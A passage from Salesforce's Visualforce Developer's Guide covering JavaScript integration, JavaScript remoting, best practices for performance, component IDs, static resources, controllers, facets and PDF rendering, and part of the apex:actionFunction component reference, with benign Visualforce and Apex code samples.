You can then use the functions defined within that JavaScript file within your page using `<script>` tags.



Tip: When using JavaScript within an expression, you need to escape quotes using a backslash (`\`). For example,

```
onclick="{!IF(false, 'javascript_call(\"js_string_parameter\")', 'else case')}"
```

Using JavaScript to Reference Components

Every Visualforce tag has an `id` attribute. The `id` attribute for a tag can be used by another tag to bind the two tags together. For example, the `<apex:outputLabel>` tag's `for` attribute can be used with the `<apex:inputField>` tag's `id` attribute. The `reRender` and `status` attributes on `<apex:actionFunction>`, `<apex:actionSupport>`, and other action-oriented components also use the value of the `id` attribute from other components.

In addition to being used to bind Visualforce components together, this ID is used to form part of the document object model (DOM) ID for the component when the page is rendered.

To refer to a Visualforce component in JavaScript or another Web-enabled language you must specify a value for the `id` attribute for that component. A DOM `id` is constructed from a combination of the `id` attribute of the component, and the `id` attributes of all components that contain the element. This ensures every element has a unique DOM `id`.

Component Access Example

The following example uses the DOM ID for an `<apex:outputPanel>` tag. The page contains two panels: the first holds a checkbox that fires a JavaScript event, and the second contains some text that is changed in response to the event.

The top of the page includes JavaScript contained within the `<script>` HTML tag. It takes as arguments the element that triggered the event (`input`) and the DOM ID (`textid`) of the target panel containing the text to be affected.

```
<apex:page id="thePage">
  <!-- A simple function for changing the font. -->
  <script>
    function changeFont(input, textid) {
      if(input.checked) {
        document.getElementById(textid).style.fontWeight = "bold";
      }
      else {
        document.getElementById(textid).style.fontWeight = "normal";
      }
    }
  </script>

  <!-- This outputPanel calls the function, passing in the
       checkbox itself, and the DOM ID of the target component. -->
  <apex:outputPanel layout="block">
    <label for="checkbox">Click this box to change text font:</label>
    <input id="checkbox" type="checkbox"
      onclick="changeFont(this, '{!$Component.thePanel}')"/>
  </apex:outputPanel>

  <!-- This outputPanel is the target, and contains
       text that will be changed. -->
  <apex:outputPanel id="thePanel" layout="block">
    Change my font weight!
  </apex:outputPanel>
</apex:page>
```

The important part of this example is the use of the `{!$Component.thePanel}` expression to obtain the DOM ID of the HTML element generated by the `<apex:outputPanel id="thePanel">` component. See the [JavaScript Remoting Example](#) on page 243 for a more complete demonstration.

See Also:

[Best Practices for Accessing Component IDs](#)

Using a JavaScript Library with Visualforce

You can include JavaScript libraries in your Visualforce pages to take advantage of functionality provided by these libraries. The best way to include JavaScript libraries is by creating a static resource, and then including the library by adding an `<apex:includeScript>` component to your page.

For example, if you are using MooTools (<http://mootools.net/>), create a static resource from the library called `mootools`, and then reference it in a page like this:

```
<apex:page>
  <apex:includeScript value="{!$Resource.mootools}"/>
</apex:page>
```

You can then use it in a page by adding a `<script>` to call functions from the library.

```
<apex:page>
  <apex:includeScript value="{!$Resource.mootools}"/>
  <script>
```

```

function changeFont(input, textid) {
    if(input.checked) $(textid).style.fontWeight = 'bold';
    else $(textid).style.fontWeight = "normal";
}
</script>

<h1>Congratulations</h1>
<apex:outputPanel layout="block">
    <label for="checkbox">Click this box to change text font:</label>
    <input id="checkbox" type="checkbox"
        onclick="changeFont(this, '{!$Component.thePanel}');" />
</apex:outputPanel>
<!-- This outputPanel contains the text that will be changed when the checkbox is selected.
-->
<apex:outputPanel id="thePanel" layout="block">Change me!
</apex:outputPanel>
</apex:page>

```

If you are using a JavaScript library in a Visualforce page, and that library defines `$` as a special character, you'll need to modify your JavaScript to override this usage. For example, if you are using jQuery, you can override the definition of `$` by using the `jQuery.noConflict()` function.

```

<apex:page >
<apex:includeScript value="{!$Resource.jquery}"/>
<html>
<head>
    <script>
        jQuery.noConflict();

        jQuery(document).ready(function() {
            jQuery("a").click(function() {
                alert("Hello world, part 2!");
            });
        });
    </script>
</apex:page>

```



Note: Do not use Ext JS versions less than version 3 on pages that use Chatter components, `<apex:enhancedList>`, `<knowledge:articleCaseToolbar>`, or `<knowledge:articleRendererToolbar>`.

JavaScript Remoting for Apex Controllers

JavaScript remoting in Visualforce provides support for methods in Apex controllers to be called via JavaScript.

To use JavaScript remoting in a Visualforce page, you add the request as a JavaScript invocation, which must take the following form:

```

[<namespace>.<controller>.<method>([params...], <callbackFunction>(result, event) {
    // callback function logic
}, {escape:true});

```

where

- `namespace` is your organization's namespace. This is only required if the class comes from an installed package.

- `controller` is the name of your Apex controller.
- `method` is the name of the Apex method you're calling.
- `params` is the comma-separated list of parameters that your method takes.
- `callbackFunction` is the name of the JavaScript function that will handle the response from the controller. `callbackFunction` receives the status of the method call and the result as parameters.
- `escape` specifies whether your Apex method's response should be escaped (by default, `true`) or not (`false`).

While the remote method call executes synchronously, it does not wait for the response to be returned. The response is handled asynchronously by the callback function, whenever the response completes. See [Handling the Remote Response](#) below for details.

Declaring a Remote Method

In your controller, your Apex method declaration is preceded with the `@RemoteAction` annotation like this:

```
@RemoteAction
global static String getItemId(String objectName) { ... }
```

Your Apex method must be `static` and either `global` or `public`. Globally-exposed remote actions should not perform sensitive operations or expose non-public data. `global` remote actions may only call other `global` methods. `public` remote actions may not be used in `global` components, or otherwise used in a `global` scope. Scope escalation will result in a compiler error or, for references which are resolved at runtime, a runtime failure. The following table describes these restrictions in more detail:

<code>@RemoteAction</code> Scope	Visualforce Page	Non-Global Component	Global Component	iframe
Global Remote Method	Allowed	Allowed	Allowed	Allowed
Public Remote Method	Allowed	Allowed	Error	Error

When remote actions are accessed via markup that is included indirectly, via components or the `<apex:include>` or `<apex:composition>` tags, the scope of the remote method is carried forward into the top level container, that is, the top level item in the inclusion hierarchy, which must abide by scope escalation rules:

Top Level Container				
<code>@RemoteAction</code> Accessed From	Visualforce Page	Non-Global Component	Global Component	iframe
Global Component	Allowed	Allowed	Allowed	Allowed
Non-Global Component	Allowed	Allowed	Only if non-global component doesn't include public remote methods.	Only if non-global component doesn't include public remote methods.
<code><apex:include></code> <code><apex:composition></code>	Allowed, within the same namespace; error if namespaces are different, and the included page or its child hierarchy contains public remote methods.	n/a	n/a	Error

Overloading is not permitted; in other words, your remote method can't have the same number of parameters as other methods with the same name. For instance, with the method above, you can't also have a `getItemId(Integer objectNumber)` method.

Your method can take Apex primitives, collections, typed and generic `sObjects`, and user-defined Apex classes as arguments. Generic `sObjects` must have an `ID` or `subjectType` value to identify actual type. Your method can return Apex primitives, `sObjects`, collections, user-defined Apex classes and enums, `SaveResult`, `UpsertResult`, `DeleteResult`, `SelectOption`, or `PageReference`.

Handling the Remote Response

The response to a remote method call is handled asynchronously by the callback function defined in the remote method call. Your callback function will receive as parameters an `event` object representing the status of the remote call (true on success, false on error), and the `result` object returned by the remote Apex method. Your function can update information and user interface elements on the page based on the data returned.

Apex primitive data types returned by `result`—such as strings or numbers—are converted to their JavaScript equivalents. Apex objects that are returned are converted to JavaScript objects, while collections are converted to a JavaScript array. Keep in mind that JavaScript is case-sensitive, so `id`, `Id`, and `ID` are considered different fields.

As part of a JavaScript remote call, if the Apex method response contains references to the same object, the object won't be duplicated in the returned JavaScript object, and instead, the rendered JavaScript object will contain references to the same object. An example is an Apex method which returns a list that contains the same object twice.

The response of the remote call has a maximum size of 15 MB.



Note: Exceptions caused by JavaScript remoting are logged to [the Firebug console](#), if enabled.

JavaScript Remoting and `<apex:actionFunction>`

The `<apex:actionFunction>` component also lets you call controller action methods through JavaScript. Here are some differences between the two:

- The `<apex:actionFunction>` tag:
 - ◇ lets you specify rerender targets
 - ◇ submits the form
 - ◇ does not require JavaScript
- JavaScript remoting:
 - ◇ lets you pass parameters
 - ◇ provides a callback
 - ◇ requires JavaScript

In general, `<apex:actionFunction>` is easier to use and requires less code, while JavaScript remoting offers more flexibility.

JavaScript Remoting Example

Here's a basic sample demonstrating how you can use JavaScript remoting in your Visualforce pages. First, create an Apex controller called `MyJSController`:

```
global with sharing class MyJSController {
    public String accountName { get; set; }
    public static Account account { get; set; }
    public MyJSController() { } // empty constructor

    @RemoteAction
    global static Account getAccount(String accountName) {
        account = [SELECT id, name, phone, type, numberOfemployees FROM
            Account WHERE name = :accountName];
        return account;
    }
}
```

Other than the `@RemoteAction` annotation, this looks like any other controller definition.

To make use of this remote method, you can construct a Visualforce page that looks like this:

```
<apex:page controller="MyJSController">
    <script type="text/javascript">
        function getRemoteAccount() {
            var accountName = document.getElementById('acctSearch').value;

            MyJSController.getAccount(accountName, function(result, event){
                if (event.status) {
                    // Get DOM IDs for HTML and Visualforce elements like this
                    document.getElementById('remoteAcctId').innerHTML = result.Id
                    document.getElementById(
                        "{!$Component.block.blockSection.secondItem.acctNumEmployees}"
                    ).innerHTML = result.NumberOfEmployees;
                } else if (event.type === 'exception') {
                    document.getElementById("responseErrors").innerHTML = event.message;
                } else {
                    document.getElementById("responseErrors").innerHTML = event.message;
                }
            }, {escape:true});
        }
    </script>

    <input id="acctSearch" type="text"/>
    <button onclick="getRemoteAccount()">Get Account</button>
    <div id="responseErrors"></div>

    <apex:pageBlock id="block">
        <apex:pageBlockSection id="blockSection" columns="2">
            <apex:pageBlockSectionItem id="firstItem">
                <span id="remoteAcctId"/>
            </apex:pageBlockSectionItem>
            <apex:pageBlockSectionItem id="secondItem">
                <apex:outputText id="acctNumEmployees"/>
            </apex:pageBlockSectionItem>
        </apex:pageBlockSection>
    </apex:pageBlock>
</apex:page>
```

Notice the following about this markup:

- The `event.status` variable is `true` only if the call was successful. The error handling illustrated by the example is deliberately simple. You are encouraged to provide more robust alternative logic for requests where your method call doesn't succeed.
- The `result` variable represents the object returned from the Apex `getAccount` method.
- Accessing the DOM ID of a plain HTML element is simple, just use the `ID` of the item.
- The DOM ID of Visualforce components are dynamically generated in order to ensure IDs are unique. The code above uses [the technique illustrated earlier in this chapter](#) to retrieve the component's ID by accessing it via the `$Component` global variable.

Chapter 21

Best Practices

The following best practices can be used in your Visualforce pages:

- [Best Practices for Improving Visualforce Performance](#)
- [Best Practices for Accessing Component IDs](#)
- [Best Practices for Static Resources](#)
- [Best Practices for Controllers and Controller Extensions](#)
- [Best Practices for Using Component Facets](#)
- [Best Practices for Page Block Components](#)
- [Best Practices for Rendering PDFs](#)
- [Best Practices for <apex:panelbar>](#)

Best Practices for Improving Visualforce Performance

Visualforce was designed to provide developers with the ability to match the functionality, behavior, and performance of standard Salesforce pages. If your users experience delays, unexpected behavior, or other issues specifically around Visualforce, there are several actions you can take to not only improve their experience, but to also make for improved coding.

First, determine whether Visualforce is the problem by ensuring that:

- The problems aren't confined to a single user's computer by testing expected Visualforce functionality on other machines as well as using different browsers.
- Slow load times are not the result of a network issue by checking the load time of other Salesforce pages. If they are also slow, it could be the result of bandwidth or latency issues to Salesforce. To check on the status of the Salesforce servers, visit trust.salesforce.com. You should also check the status of your network connections and ensure they are functioning properly.
- You are following general Web design best practices, such as [the minification of JavaScript and CSS](#), optimizing images for the Web, and avoiding iframes whenever possible.
- You've used the Developer Console to step through the request and determine which items in the request used the most system resources. See "the Developer Console" in the Salesforce online help.

The following is a list of commonly encountered Visualforce performance issues and their possible solutions:

View State Size

The view state size of your Visualforce pages must be under 135KB. By reducing your view state size, your pages can load quicker and stall less often.

You can monitor view state performance through the [View State tab in the development mode footer](#) and take the following actions:

- Use only one `<apex:form>` tag on a page. Each `<apex:form>` adds a copy of the view state to the page, so extra forms multiply the data that needs to be loaded. You can also use the `<apex:actionRegion>` tag to submit form data from specific sections of the Visualforce page.
- Use the `transient` keyword in your Apex controllers for variables that aren't essential for maintaining state and aren't necessary during page refreshes.
- If you notice that a large percentage of your view state comes from objects used in controllers or controller extensions, consider refining your SOQL calls to return only data that's relevant to the Visualforce page.
- If your view state is affected by a large component tree, try reducing the number of components your page depends on.



Note: An optimization to view states is available as a **pilot** feature in Spring '12 that changes the way Visualforce maintains the view state from request to request. When enabled, Visualforce only adds one view state to a page, no matter how many forms are on it. If you have Visualforce pages which can't be reduced to one form on the page, you may benefit from this optimization. For information on enabling this feature for your organization, contact salesforce.com.

Load Times

Large page sizes directly affects load times. To improve Visualforce page load times:

- Cache any data that is frequently accessed, such as icon graphics
- Avoid SOQL queries in your Apex controller getter methods
- Reduce the number of records displayed on a page by:
 - ◊ Limiting the data coming back from SOQL calls in your Apex controllers. For example, [using AND statements in your WHERE clause](#), or [removing null results](#)
 - ◊ Taking advantage of [pagination with a list controller](#) to present fewer records per page
- “Lazy load” Apex objects to reduce request times
- Consider moving any JavaScript outside of the `<apex:includeScript>` tag and placing it into a `<script>` tag right before your closing `<apex:page>` tag. The `<apex:includeScript>` tag places JavaScript right before the closing `<head>` element; thus, Visualforce attempts to load the JavaScript before any other content on the page. However, you should only move JavaScript to the bottom of the page if you're certain it doesn't have any adverse effects to your page. For example, JavaScript code snippets requiring `document.write` or event handlers should remain in the `<head>` element.

In all cases Visualforce pages must be under 15 MB.

Multiple Concurrent Requests

Concurrent requests are long running tasks that could block other pending tasks. To reduce these delays:

- Increase the time interval for calling Apex from your Visualforce page. For example, when using the `<apex:actionPoller>` component, you could adjust the `interval` attribute to 15 seconds instead of 5.
- Move any non-essential logic to an asynchronous code block using Ajax

Queries and Security

By using the `with sharing` keyword when creating your Apex controllers, you have the possibility of [improving your SOQL queries by only viewing a data set for a single user](#).

Preventing Field Values from Dropping off the Page

If your page contains many fields, including large text area fields, and has master-detail relationships with other entities, it may not display all data due to limits on the size of data returned to Visualforce pages and batch limits. The page displays this warning: “You requested too many fields to display. Consider removing some to prevent field values from being dropped from the display.”

To prevent field values from being dropped from the page, remove some fields to reduce the amount of data returned. Alternatively, you can write your own controller extensions to query child records to be displayed in the related lists.

Best Practices for Accessing Component IDs

To refer to a Visualforce component in JavaScript or another Web-enabled language you must specify a value for the `id` attribute for that component. A DOM `id` is constructed from a combination of the `id` attribute of the component, and the `id` attributes of all components that contain the element. This ensures every element has a unique DOM `id`.

The `$Component` global variable simplifies references and reduces some of the dependency on the overall page structure. For example, to access a data table with `id="tableID"` contained in a page block with `id="blockID"`, use the following expression: `$Component.blockID.tableID`.

You don't need to specify an ID for a component you want to access if it is an ancestor or sibling to the `$Component` variable in the Visualforce component hierarchy. The system dynamically assigns IDs to the outer components and automatically determines the hierarchy for you.

For example, suppose you want to access a data table component that is contained in an `<apex:pageBlock>` tag. You only need to specify the ID for the `<apex:dataTable>` tag. This way, if the page hierarchy ever changes (for example, if an `<apex:detail>` tag is wrapped around the table), you do not have to change your code.

The following example illustrates the various uses of `$Component`:

```
<apex:page>
  <apex:form id="theForm">
    <apex:pageBlock id="thePageBlock">
      <apex:pageBlockSection id="theSection">
        <apex:pageBlockSectionItem id="theSectionItem">All the
          alerts refer to this component</apex:pageBlockSectionItem>
        <!-- Works because this outputPanel has a direct parent
           with a "theSectionItem" child -->
        <apex:outputPanel onclick="alert('
          {!$Component.theSectionItem}');">
          First click here
        </apex:outputPanel>
      </apex:pageBlockSection>
      <apex:pageBlockButtons id="theButtons" location="bottom">
        <!-- Works because this outputPanel has a grandparent ("theSection")
           with a "theSectionItem" child -->
        <apex:outputPanel onclick="alert('
          {!$Component.theSection.theSectionItem}');">
          Second click here<br />
        </apex:outputPanel>
        <!-- Works because this outputPanel has a distant parent
           with a "theForm" child. -->
        <apex:outputPanel onclick="alert('
          {!$Component.theForm.thePageBlock.theSection.theSectionItem}');">
          Third click here<br />
        </apex:outputPanel>
      </apex:pageBlockButtons>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

```

</apex:pageBlock>
<!-- $Component will reference the common parent of this usage
and the target, which is "theForm" -->
<apex:outputPanel onclick="alert('{!$Component.thePageBlock.theSection.theSectionItem}');">
    Fourth click here</apex:outputPanel>
</apex:form>
</apex:page>

```

Using Unique IDs

Within each hierarchy in a page, the component ID must be unique. However, Salesforce strongly recommends that you use a unique ID for every component in an entire page. For example, suppose you had two data tables in a single page. If both data tables are contained in the same page block they must have unique IDs. If each was contained in a separate page block, it is possible to give them the same component ID. However, the only way you would be able to access the correct data table is by assigning IDs to every component and then specifying the entire hierarchy in your program, rather than letting the system do it automatically. If the page hierarchy ever changes, your program will no longer work.

Iterating with Component IDs

Some components, such as tables and lists, support iteration over a collection of records. After you assign an ID for these types of components, the system assigns a unique “compound ID” to each iteration of the component based on the initial ID.

For example, the following page contains a data table with an ID set to `theTable`.

```

<apex:page standardController="Account" recordSetVar="accounts" id="thePage">
  <apex:dataTable value="{!accounts}" var="account" id="theTable">
    <apex:column id="firstColumn">
      <apex:outputText value="{!account.name}"/>
    </apex:column>
    <apex:column id="secondColumn">
      <apex:outputText value="{!account.owner.name}"/>
    </apex:column>
  </apex:dataTable>
</apex:page>

```

When the page is rendered, the `<apex:dataTable>` component results in the following HTML:

```

<table id="thePage:theTable" border="0" cellpadding="0" cellspacing="0">
<colgroup span="2"/>
<tbody>
  <tr class="">
    <td id="thePage:theTable:0:firstColumn">
      <span id="thePage:theTable:0:accountName">Burlington Textiles Corp of
America</span>
    </td>
    <td id="thePage:theTable:0:secondColumn">
      <span id="thePage:theTable:0:accountOwner">Vforce Developer</span>
    </td>
  </tr>
  <tr class="">
    <td id="thePage:theTable:1:firstColumn">
      <span id="thePage:theTable:1:accountName">Dickenson</span>
    </td>
    <td id="thePage:theTable:1:secondColumn">
      <span id="thePage:theTable:1:accountOwner">Vforce Developer</span>
    </td>
  </tr>
</tbody>
</table>

```

Each table cell has a unique ID based on the ID value of the containing components. The first table cell in the first row has the ID `thePage:theTable:0:firstColumn`, the second cell in the first row has the ID `thePage:theTable:0:secondColumn`, the first cell in the second row has the ID `thePage:theTable:1:firstColumn`, and so on.

To refer to all entries in a column, you have to iterate across the table rows, referring to each `<td>` element that has an ID following the format of the column.

The same type of ID generation is done for elements within the table cells. For example, the account name in the first row is generated as a `span` with the ID `thePage:theTable:0:accountName`. Notice that ID does not include the value of the ID for the column it is in.

Best Practices for Static Resources

Displaying the Content of a Static Resource with the `action` Attribute on `<apex:page>`

You can use the `action` attribute on a `<apex:page>` component to redirect from a Visualforce page to a static resource. This functionality allows you to add rich, custom help to your Visualforce pages. For example, to redirect a user to a PDF:

1. Upload the PDF as a static resource named `customhelp`.
2. Create the following page:

```
<apex:page sidebar="false" showHeader="false" standardStylesheets="false"
  action="{!URLFOR($Resource.customhelp)}">
</apex:page>
```

Notice that the static resource reference is wrapped in a `URLFOR` function. Without that, the page does not redirect properly.

This redirect is not limited to PDF files. You can also redirect a page to the content of any static resource. For example, you can create a static resource that includes an entire help system composed of many HTML files mixed with JavaScript, images, and other multimedia files. As long as there is a single entry point, the redirect works. For example:

1. Create a zip file that includes your help content.
2. Upload the zip file as a static resource named `customhelpsystem`.
3. Create the following page:

```
<apex:page sidebar="false" showHeader="false" standardStylesheets="false"
  action="{!URLFOR($Resource.customhelpsystem, 'index.htm')}">
</apex:page>
```

When a user visits the page, the `index.htm` file in the static resource displays.

See Also:

[Using Static Resources](#)

Best Practices for Controllers and Controller Extensions

Enforcing Sharing Rules in Controllers

Like other Apex classes, all controllers and controller extensions run in system mode.

Typically, you want a controller or controller extension to respect a user's organization-wide defaults, role hierarchy, and sharing rules. You can do that by using the `with sharing` keywords in the class definition. For information, see “Using the `with sharing` or `without sharing` Keywords” in the *Force.com Apex Code Developer's Guide*.

Note that if a controller extension extends a standard controller, the logic from the standard controller does not execute in system mode. Instead, it executes in user mode, in which the permissions, field-level security, and sharing rules of the current user apply.

Controller Constructors Evaluate Before Setter Methods

Do not depend on a setter method being evaluated before a constructor. For example, in the following component, the component's controller depends on the setter for `selectedValue` being called before the constructor method:

```
<apex:component controller="CustCmpCtrl">
  <apex:attribute name="value" description=""
                 type="String" required="true"
                 assignTo="{!selectedValue}">
  </apex:attribute>
  //...
  //...
</apex:component>
```

```
public class CustCmpCtrl {

  // Constructor method
  public CustCmpCtrl() {
    if (selectedValue != null) {
      EditMode = true;
    }
  }

  private Boolean EditMode = false;

  // Setter method
  public String selectedValue { get;set; }
}
```

Since the constructor is called before the setter, `selectedValue` will always be null when the constructor is called. Thus, `EditMode` will never be set to true.

Methods may evaluate more than once — do not use side-effects

Methods, including methods in a controller, action attributes, and expressions, may be called more than once. Do not depend on evaluation order or side-effects when creating custom methods in a controller or controller extension.

Best Practices for Using Component Facets

A *facet* consists of content in an area of a Visualforce component that provides contextual information about the data that is presented in the component. For example, `<apex:dataTable>` supports facets for the header, footer, and caption of a table,

while `<apex:column>` only supports facets for the header and footer of the column. The `<apex:facet>` component allows you to override the default facet on a Visualforce component with your own content. Facets only allow a single child within the start and close tags.



Note:

Not all components support facets. Those that do are listed in the [Standard Component Reference](#).

When defining an `<apex:facet>`, it is always used as the child of another Visualforce component. The `name` attribute on the facet determines which area of the parent component is overridden.

Example: Using Facets with `<apex:dataTable>`

The following markup shows how the `<apex:dataTable>` component can be modified with `<apex:facet>`:

```
<apex:page standardController="Account">
  <apex:pageBlock>
    <apex:dataTable value="{!account}" var="a">
      <apex:facet name="caption"><h1>This is
        {!account.name}</h1></apex:facet>
      <apex:facet name="footer"><p>Information
        Accurate as of {!NOW()}</p></apex:facet>
      <apex:column>
        <apex:facet name="header">Name</apex:facet>
        <apex:outputText value="{!a.name}"/>
      </apex:column>
      <apex:column>
        <apex:facet
          name="header">Owner</apex:facet>
        <apex:outputText value="{!a.owner.name}"/>
      </apex:column>
    </apex:dataTable>
  </apex:pageBlock>
</apex:page>
```



Note: For this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://Salesforce_instance/apex/facet?id=001D000000IRosz
```

The page displays as follows:

This is sForce	
Name	Owner
sForce	Admin User
Information Accurate as of Tue Mar 24 21:51:56 GMT 2009	

Figure 27: Extending `<apex:dataTable>` with a Facet

Using Facets with `<apex:actionStatus>`

Another component that can use a facet is `<apex:actionStatus>`. The `<apex:actionStatus>` component can be extended to display an indicator whenever a page is being refreshed. For example, you can define a progress wheel with the following markup:

```
<apex:page controller="exampleCon">
  <apex:form >
    <apex:outputText value="Watch this counter: {!count}" id="counter"/>
    <apex:actionStatus id="counterStatus">
      <apex:facet name="start">
         <!-- A previously defined image -->
      </apex:facet>
    </apex:actionStatus>
    <apex:actionPoller action="{!incrementCounter}" rerender="counter"
      status="counterStatus" interval="7"/>
  </apex:form>
</apex:page>
```

The associated controller updates the counter:

```
public class exampleCon {
  Integer count = 0;

  public PageReference incrementCounter() {
    count++;
    return null;
  }

  public Integer getCount() {
    return count;
  }
}
```

The page displays as follows:




Figure 28: Extending `<apex:actionStatus>` with a Facet

See Also:

[Using Static Resources](#)

Best Practices for Page Block Components

Adding More than Two Child Components to `<apex:pageBlockSectionItem>`

An `<apex:pageBlockSectionItem>` component can only have up to two child components. Sometimes, though, you want to add an extra child component. For example, you may want to add an asterisk before an `<apex:outputLabel>` and still display the associated input text field. You can do this by wrapping the asterisk and output label in an `<apex:outputPanel>` component, as follows:



Note: For this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://Salesforce_instance/apex/myPage?id=001D000000IRosz
```

```
<!-- Page: -->
<apex:page standardController="Account">
  <apex:form >
    <apex:pageBlock title="My Content" mode="edit">
      <apex:pageBlockSection title="My Content Section" columns="2">
        <apex:pageBlockSectionItem >
          <apex:outputPanel>
            <apex:outputText>*</apex:outputText>
            <apex:outputLabel value="Account Name" for="account__name"/>
          </apex:outputPanel>
          <apex:inputText value="{!account.name}" id="account__name"/>
        </apex:pageBlockSectionItem>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

Best Practices for Rendering PDFs

Rendering a Visualforce page as a PDF is a great way to easily share information about your Salesforce organization. In addition to the guidelines listed in [Rendering a Page as a PDF](#), you should familiarize yourself with the following concepts.

PDF Rendering Performance

For better performance when rendering Visualforce pages as PDFs, reference static image and stylesheet resources through the [\\$Resource global variable](#).



Caution: Referencing static resources on a remote server increases the time it takes to render a Visualforce page as a PDF. You can't reference remote resources when using Visualforce to render PDFs in an Apex trigger; doing so results in an exception.

Component Behavior in PDFs

The following section lists the components that can always be used in a PDF, the components that may not always work, and the components that can never be used. As a general rule, don't use components that:

- Rely on JavaScript to perform an action
- Depend on Salesforce stylesheets

To check if your Visualforce page falls into one of these categories, you can right-click anywhere on the page and view the HTML source. If you see a `<script>` tag that refers to JavaScript (`.js`) or a `<link>` tag that refers to a stylesheet (`.css`), you should test that the generated PDF displays as expected.

Components That Are Safe to Use in a PDF

- `<apex:composition>` (as long as the page contains PDF-safe components)
- `<apex:dataList>`
- `<apex:define>`

- `<apex:facet>`
- `<apex:include>` (as long as the page contains PDF-safe components)
- `<apex:insert>`
- `<apex:image>`
- `<apex:outputLabel>`
- `<apex:outputLink>`
- `<apex:outputPanel>`
- `<apex:outputText>`
- `<apex:page>`
- `<apex:panelGrid>`
- `<apex:panelGroup>`
- `<apex:param>`
- `<apex:repeat>`
- `<apex:stylesheet>` (as long as the URL isn't directly referencing Salesforce stylesheets)
- `<apex:variable>`

Components to Use with Caution in a PDF

- `<apex:attribute>`
- `<apex:column>`
- `<apex:component>`
- `<apex:componentBody>`
- `<apex:dataTable>`

Components That Are Unsafe to Use in a PDF

- `<apex:actionFunction>`
- `<apex:actionPoller>`
- `<apex:actionRegion>`
- `<apex:actionStatus>`
- `<apex:actionSupport>`
- `<apex:commandButton>`
- `<apex:commandLink>`
- `<apex:detail>`
- `<apex:enhancedList>`
- `<apex:flash>`
- `<apex:form>`
- `<apex:iframe>`
- `<apex:includeScript>`
- `<apex:inputCheckbox>`
- `<apex:inputField>`
- `<apex:inputFile>`
- `<apex:inputHidden>`
- `<apex:inputSecret>`
- `<apex:inputText>`
- `<apex:inputTextarea>`
- `<apex:listViews>`
- `<apex:message>`
- `<apex:messages>`

- <apex:outputField>
- <apex:pageBlock>
- <apex:pageBlockButtons>
- <apex:pageBlockSection>
- <apex:pageBlockSectionItem>
- <apex:pageBlockTable>
- <apex:pageMessage>
- <apex:pageMessages>
- <apex:panelBar>
- <apex:panelBarItem>
- <apex:relatedList>
- <apex:scontrol>
- <apex:sectionHeader>
- <apex:selectCheckboxes>
- <apex:selectList>
- <apex:selectOption>
- <apex:selectOptions>
- <apex:selectRadio>
- <apex:tab>
- <apex:tabpanel>
- <apex:toolbar>
- <apex:toolbarGroup>

Best Practices for <apex:panelbar>

Adding a Collection of Child <apex:panelBarItem> Components to an <apex:panelBar> Component

An <apex:panelBar> component can only have <apex:panelBarItem> child components. Sometimes, though, you want to add a collection of child components. For example, you may want to add an item for each contact associated with an account. You can do this by wrapping <apex:panelBarItem> in an <apex:repeat> component, as follows:



Note: For this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

`https://Salesforce_instance/apex/myPage?id=001D000000IRosz`

```
<apex:page standardController="account">
  <apex:panelBar >
    <apex:repeat value="{!account.contacts}" var="c">
      <apex:panelBarItem label="{!c.firstname}">one</apex:panelBarItem>
    </apex:repeat>
  </apex:panelBar>
</apex:page>
```

Chapter 22

Standard Component Reference

A full list of the standard Visualforce components can be accessed through the table of contents or in the index of this guide.

apex:actionFunction

A component that provides support for invoking controller action methods directly from JavaScript code using an AJAX request. An `<apex:actionFunction>` component must be a child of an `<apex:form>` component.

Unlike `<apex:actionSupport>`, which only provides support for invoking controller action methods from other Visualforce components, `<apex:actionFunction>` defines a new JavaScript function which can then be called from within a block of JavaScript code.

Example

```
<!-- Page: -->
<apex:page controller="exampleCon">
  <apex:form>
    <!-- Define the JavaScript function sayHello-->
    <apex:actionFunction name="sayHello" action="{!sayHello}" re-render="out"
status="myStatus"/>
  </apex:form>

  <apex:outputPanel id="out">
    <apex:outputText value="Hello " />
    <apex:actionStatus startText="requesting..." id="myStatus">
      <apex:facet name="stop">{!username}</apex:facet>
    </apex:actionStatus>
  </apex:outputPanel>

  <!-- Call the sayHello JavaScript function using a script element-->
  <script>window.setTimeout(sayHello,2000)</script>

  <p><apex:outputText value="Clicked? {!state}" id="showstate" /></p>

  <!-- Add the onclick event listener to a panel. When clicked, the panel triggers
the methodOneInJavascript actionFunction with a param -->
  <apex:outputPanel onclick="methodOneInJavascript('Yes!')" styleClass="btn">
    Click Me
  </apex:outputPanel>
</apex:form>

  <apex:actionFunction action="{!methodOne}" name="methodOneInJavascript"
re-render="showstate">
    <apex:param name="firstParam" assignTo="{!state}" value="" />
  </apex:actionFunction>
</apex:form>
</apex:page>
```

```

/** Controller */
public class exampleCon {
    String uname;

    public String getUsername() {
        return uname;
    }

    public PageReference sayHello() {
        uname = UserInfo.getName();
        return null;
    }

    public void setState(String n) {
        state = n;
    }

    public String getState() {
        return state;
    }

    public PageReference methodOne() {
        return null;
    }

    private String state = 'no';
}

```

Attributes

Attribute Name	Attribute Type	Description	Required [Ⓟ]	API Version	Access
action	ApexPages.Action	The action method invoked when the actionFunction is called by a JavaScript event elsewhere in the page markup. Use merge-field syntax to reference the method. For example, action="{!save}" references the save method in the controller. If an action is not specified, the page simply refreshes.		12.0	global
focus	String	The ID of the component that is in focus after the AJAX request completes.		12.0	global
id	String	An identifier that allows the actionFunction component to be referenced by other components in the page.		12.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		12.0	global
name	String	The name of the JavaScript function that, when invoked elsewhere in the page markup, causes the method specified by the action attribute to execute. When the action method completes, the components specified by the reRender attribute are refreshed.	Yes	12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onbeforeDOMupdate	String	The JavaScript invoked when the onbeforeDOMupdate event occurs--that is, when the AJAX request has been processed, but before the browser's DOM is updated.		12.0	global
oncomplete	String	The JavaScript invoked when the result of an AJAX update request completes on the client.		12.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		12.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		12.0	global
